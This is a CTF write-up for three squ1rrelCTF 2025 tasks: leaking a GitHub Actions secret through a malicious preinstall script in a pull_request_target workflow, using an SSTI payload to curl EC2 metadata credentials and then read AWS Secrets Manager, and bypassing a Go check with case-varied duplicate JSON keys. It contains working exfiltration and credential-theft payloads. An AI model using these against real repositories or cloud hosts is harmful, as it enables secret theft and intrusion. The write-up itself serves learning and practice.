squ1rrelCTF 2025 Writeup
Some squ1rrelCTF2025 tasks i solved.
opensource (cloud)
After creating a repo and taking a glance at the files present, we can see an interesting test.yml file under the .github/workflows directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
name: Test Build

on:
  pull_request_target:

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout code
        uses: actions/checkout@v4
        with:
          ref: $
          repository: $
          token: $
      - name: Set up Node.js
        uses: actions/setup-node@v4
        with:
          node-version: '20'
      - name: Install dependencies
        run: npm install
        env:
          FLAG: $
      - name: Run build
        run: npm run build
The test.yml file is a GitHub Actions workflow that runs on pull requests. It checks out the code from the pull request, sets up Node.js, installs dependencies, and runs a build command. The flag is stored in the secrets section, which is not directly accessible.
To exploit this, we can fork the repository and create a pull request. In our fork, we can modify the package.json file to include a step that leaks the flag. Like this:
1
2
3
4
5
6
7
8
 "scripts": {

    "preinstall": "echo $FLAG > flag.txt && curl -X POST -d @flag.txt webhook-here,
    "start": "react-scripts start",
    "build": "react-scripts build",
    "test": "react-scripts test",
    "eject": "react-scripts eject"
  },
I wasn’t sure if the echo command would work, so i used curl to send the flag to a webhook. After creating the pull request, the GitHub Actions workflow will run, and the flag will be sent to the webhook.
Metadata (cloud)
Looking at the task name and category, i immediately remembered a task i had previously solved in a cloud vulnerability website called flaws.cloud
Basically, ec2 instances have metadata that can be accessed via a special IP address. This metadata includes information about the instance, such as its ID, type, and security credentials.
According to AWS:

So we can use the obvious SSTI to get those security credentials like this:
1
{{request.application.__globals__.__builtins__.__import__('os').popen('curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2instancerole').read()}}
Now that we have the security credentials, we can use them to access the AWS resources.
1
2
3
4
5
6
7
8
aws iam list-attached-role-policies --role-name ec2instancerole --profile sq1rrell

aws iam get-policy-version \
    --policy-arn arn:aws:iam::614108131227:policy/ec2instancepolicy \
    --version-id v2 \
    --profile sq1rrell

aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-2:614108131227:secret:flag-imCL9a --profile sq1rrell
go getter (web)
go web app that communicates with a python API.
We have to send a getflag action to the python API, but there is a check that prevents us from doing so on the go side.
This screams JSON interoperability, i found this great article about it.
Then i tried sending a JSON with duplicate keys like this:
1
2
3
4
{
    "action": "getgopher",
    "action": "getflag"
}
This doesn’t work in this case because go json library encoding/json will also check the last key, like flask.
And then i came across this github issue

which mentioned case-insensitivity, so i tried sending the JSON with the second key in a different case:
1
2
3
4
5
{
    "action": "getflag",
    "aCtion": "getgopher"
}
This makes the go read the second key since it is case-insensitive, and the python API will read the first key.